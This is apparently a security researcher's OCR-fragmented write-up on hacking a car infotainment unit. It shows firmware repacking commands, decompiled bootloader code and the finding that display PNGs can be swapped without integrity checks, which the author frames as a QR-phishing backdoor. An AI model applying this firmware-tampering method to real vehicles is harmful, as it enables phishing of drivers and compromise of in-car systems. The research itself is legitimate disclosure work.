C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\rsa.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\math\pstm.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\keyformat\x509.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\prf.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\md5.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\keyformat\asn1.c
```

Matrixssl » Matrixssl » 3.7.2

Vulnerabilities (18) Metasploit Modules

Version names

- cpe:2.3:a:matrixssl:matrixssl:3.7.2:*:*:*:*:*:*:*

Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	X
2017	1	0	0	
2018	0	0	0	
2019	1	1	0	
2020	0	1	0	
2023	0	0	0	
Total				

Matrixssl » Matrixssl : Versions

Versions Vulnerabilities (24) Product Da

This page lists versions of Matrixssl » Matrixssl which product which we are not aware of.


Version	Language	Update
4.6.0		
4.5.1		
4.3.0		
4.2.2		

https://www.cvedetails.com/version/566927/Matrixssl-Matrixssl-3.7.2.html

Libpng version 1.2.29 is vulnerable

CVE-2016-10087

CVE-2015-8540



Now, let’s test the bootloader process - RAR v4

```
└─$ rar a -ma4 8000-created-original-premain-v4.rar pre_main_16.bin


RAR 6.11   Copyright (c) 1993-2022 Alexander Roshal   3 Mar 2022
Trial version             Type 'rar -?' for help

Evaluation copy. Please register.

Updating archive 8000-created-original-premain-v4.rar

Updating  pre_main_16.bin                                          OK
Done
```

```
┌──(sprintec㉿kali)-[~/…/carhacking/ivi/binaries/firmware16M]
└─$ python3 patch-firmware.py firmware128-original.bin 80000_extracted_cutted.rar ./_firmware128.bin.extracted/8000-created-original-premain-v4.rar
[+] Match found at offset: 0x80000 (524288)
Original size file: 285086
New size file: 278976

[✓] Replacement complete. Patched firmware saved as: firmware128-original_patchedv4.bin
```


```
└─$ binwalk firmware128-original_patchedv4.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8192          0×2000          RAR archive data, version 4.x, first volume type: MAIN_HEAD
524288        0×80000         RAR archive data, version 4.x, first volume type: MAIN_HEAD
1048576       0×100000        RAR archive data, version 4.x, first volume type: MAIN_HEAD
```

Secure bootloader analysis


Secure bootloader works in the first phase

Don’t give up!!! Let’s continue testing more, PWN OR DIE

ROM Boot is ok




5. Analyzing in the deep the bootloader


ROM Boot
SPI Flash 1
INTEGRITY
SPI Flash 2
PREMAIN
MAIN

Display 882
PNG files
INTEGRITY
PREMAIN = Second
Bootloader
INTEGRITY
EEPROM
INTEGRITY
MAIN = RTOS
Bootloader


insecure
iRTOS
Secure
Bootloader
882 PNG
files

Premain - Second stage bootloader




Premain - Second stage bootloader

Detect flash device

```
Manfacture ID[0xEF]
Device ID[0x4018]
Serial Flash detected...
```

```
detect_flash_device()

    uint32_t device_id = flash_id_reg_value << 0x10 u>> 0x10

    // Validate: Manufacturer ID must be 0 and Device ID must be
    // 0x8080, otherwise return failure
    if (0 != manufacturer_id || 0x8080 != device_id)
        return 0

    int32_t entry_r2
    // Log the detected Device ID and Manufacturer ID values
    print_log("\nDevice ID[0x%04X]", device_id,
        print_log("\nManfacture ID[0x%02X]", manufacturer_id, entry_r2, 0x18),
        &data_10048f4)
    // Read flash controller Configuration register (MMIO at
    // 0x38200020)
    int32_t flash_config_reg_value = *0x38200020
    *0x1075e84 = 0

    // Configure flash timing and control settings based on global
    // flag at 0x1075e84
    if (*0x1075e84 != 1)
        *0x38200020 = (flash_config_reg_value & 0xfffff0ff) | 0x316db900
        sub_100484e()
    else
        *0x38200020 =
            (flash_config_reg_value & 0x3ffff0ff) | 0x316db900 | 0x10 | 0x40000000
        sub_1004794(0xbc)

    // Set global configuration flag (data_1074664) based on flash
    // register bit 30
    if (flash_config_reg_value << 2 s>= 0)
        data_1074664 = 0
```


pre_main_show_logo




```
pre_main_show_logo()

e4      copy_memory_aligned(&var_98, &var_50, 0x34, &var_58)
fc      uint32_t var_54
fc      int32_t result
fc
fc      // Check if initialization succeeded (returns != -1)
fc      if (sub_1011e28(2, 0x12c, sub_1011f30(var_60, var_5c, var_58, var_54),
fc              &data_10043f0) != 0xffffffff)
0a          // Success path: Initialize display and show logo
0a          sub_1011ef0(sub_1004260)
10          int32_t r2_2
10          uint32_t r3_3
10          r2_2, r3_3 = sub_1011f28(0)
14          sub_10042ea()
18          compute_stream_offset(1, 0x1075e80, r2_2, r3_3)
24          int32_t r0_12
24          int32_t r1_5
24          int32_t r2_4
24          r0_12, r1_5, r2_4 = sub_1011e6c()
28          uint32_t r0_13 = sub_10013ec(r0_12, r1_5, r2_4)
3c          print_log("\nPreMain Show Logo start(isShow…", sub_1004bdc(),
3c              "ABPV30_210928_174934_TRU", r0_13)
46          store_display_state(sub_1004bdc())
4a          result = tm_api_appl_send_stream()
4a
50          if (result == 1)
5c              sub_10023b4(1)
50              result = 1
56              *0x1075e78 = 1
fc      else
fe          result = 1  // Failure path: Set error flag at 0x1075e7c
02          *0x1075e7c = 1
02
06      return result
```

PreMain Show Logo start(isShow:1)(SW:ABPV30 210928 174934 TRU)(HW:0x0) !!!!!!!!

tm_api_appl_send_stream




```
tm_api_appl_send_stream()
    r0[3] = r0_1
    int32_t r0_2 = r0[3]
    *r5_1 = r0_2
    int32_t r0_3
    int32_t r2_2
    uint32_t r3_3
    r0_3, r2_2, r3_3 = compute_stream_offset(r0_2, r1_1, r2_1, r3_2)
    int32_t r1_2 = r0[3]
    int32_t r0_4 = r0_3 + r1_2
    r5_1[1] = r0_4
    int32_t r0_5
    int32_t r1_3
    int32_t r2_3
    uint32_t r3_4
    r0_5, r1_3, r2_3, r3_4 = validate_stream_params(r0_4, r1_2, r2_2, r3_3)
    int32_t r0_6
    int32_t r1_4
    int32_t r2_4
    uint32_t r3_5
    r0_6, r1_4, r2_4, r3_5 = compute_stream_offset(r0_5, r1_3, r2_3, r3_4)
    print_log("TM_API_ApplsendStream Base:0x%X …",
        get_stream_base_addr(r0_6, r1_4, r2_4, r3_5), r0_6, r0_5)
    int32_t state1_1
    int32_t state2_1
    state1_1, state2_1 = update_stream_state(stream_config: r0)
    int32_t state1
    int32_t state2
    int32_t state3
    state1, state2, state3 = finalize_stream_config(stream_config: 0x1084044,
```

Main = iRTOS

1. Hardware information: Initialize_application_and_print_system_info
2. Flash detection: probe_serial_flash
3. Memory usage logs: print_memmap_hw_usage
4. Play Main Task RTOS (FS mount, etc): main_application_task
   - Configurations
   - Bluetooth Stack + Serial flash programming
   - Phone Book Access Profile (PBAP) Download
   - Touch screen controller detection
5. Final Main Task RTOS
6. Show Screen

VULNERABILITY in the function: main_application_task


```
main_application_task() __noreturn

a9e2        // Registers a callback and returns a function pointer.
a9e2        register_callback_and_return()
a9f0        // Delegate to sub_12376 (purpose: unknown, likely system status
a9f0        // or diagnostics).
a9f0        int32_t var_44_5 = delegate_to_12376()
a9fa        // Formats and prints RTOS debug log messages with metadata
a9fa        // (callback registration info).
a9fa        print_task_debug(log_level: &data_4aad0, module: 0x8ea, file: 1, line: 1,
a9fa            message: sub_4abd8)
aa00        // Runs boot sequence and calls setup routines.
aa00        run_boot_sequence_and_setup()
aa0e        // Delegate to sub_12376 (purpose: unknown, likely system status
aa0e        // or diagnostics).
aa0e        int32_t var_44_6 = delegate_to_12376()
aa18        // Formats and prints RTOS debug log messages with metadata
aa18        // (boot sequence info).
aa18        print_task_debug(log_level: &data_4aad0, module: 0x8ee, file: 1, line: 1,
aa18            message: &data_4ac14)
ac72        int32_t var_44_7 = delegate_to_12376()
ac7c        print_task_debug(log_level: &data_4aad0, module: 0x909, file: 1, line: 1,
```

Application Loads the PNG

1. The GUI application (UI daemon) issues standard file-open calls.
2. The OS reads raw PNG bytes from flash into main memory (DRAM), via the SoC’s memory controller and bus fabric.
3. The PNG library (libpng) parses headers, decompresses IDAT chunks, and produces an uncompressed RGBA buffer in RAM.

Libpng checks don’t are useful

```
void png_crc_error_handler(int32_t* const arg1, void* arg2, int

    int32_t var_18 = arg4
    int32_t r7 = arg4
    int32_t r6 = arg3

    if (arg1 == 0 || arg2 == 0)
        return

    sub_103fe04(r6, r7, 0x40d4f8b5, 0x1eb851ec)

    if (r6 != 0 && r6 u>= 0)
        png_error_cleanup(arg1)
        r6 = 0x40d4f8b5
        r7 = 0x1eb851ec

    *(arg2 + 0x28) = sub_103ee88(r6, r7)
    *(arg2 + 8) |= 1
    sub_103fc00(r6, r7, 0, 0)

    if (r6 == 0)
        png_error_cleanup(arg1)
```



6. The most elaborated QR phishing in the automotive world

Firmware is backdoorizable - Bootloader without correct integrity process - Hello world

Changing display images


```
└─$ md5sum firmware128-original.bin
26ba731a6029e448630ed62d01091434  firmware128-original.bin
```


```
┌──(sprintec㉿kali)-[~/…/carhacking/ivi/binaries/firmware16M]
└─$ md5sum firmware128-crackimage.bin
837209e79047556225082bc69e3eee9c  firmware128-crackimage.bin
```


RADIO
PHONE
hack word!!!
Ajustes
Sonido


PARKING TICKET



MEDIA
PHONE
SETUP
12:03
Manual

PNG Backdoor to access to your cellphone




Backdooring requirements (After many fail attempts)

1. The fake image must be the same size as the original image. If the fake image is smaller than the original, padding with zeros is an option.
2. The image will not render if it is compressed (some metadata is verified by the iRTOS)
3. It is possible to replace any image, as long as the same offset is maintained in the firmware.

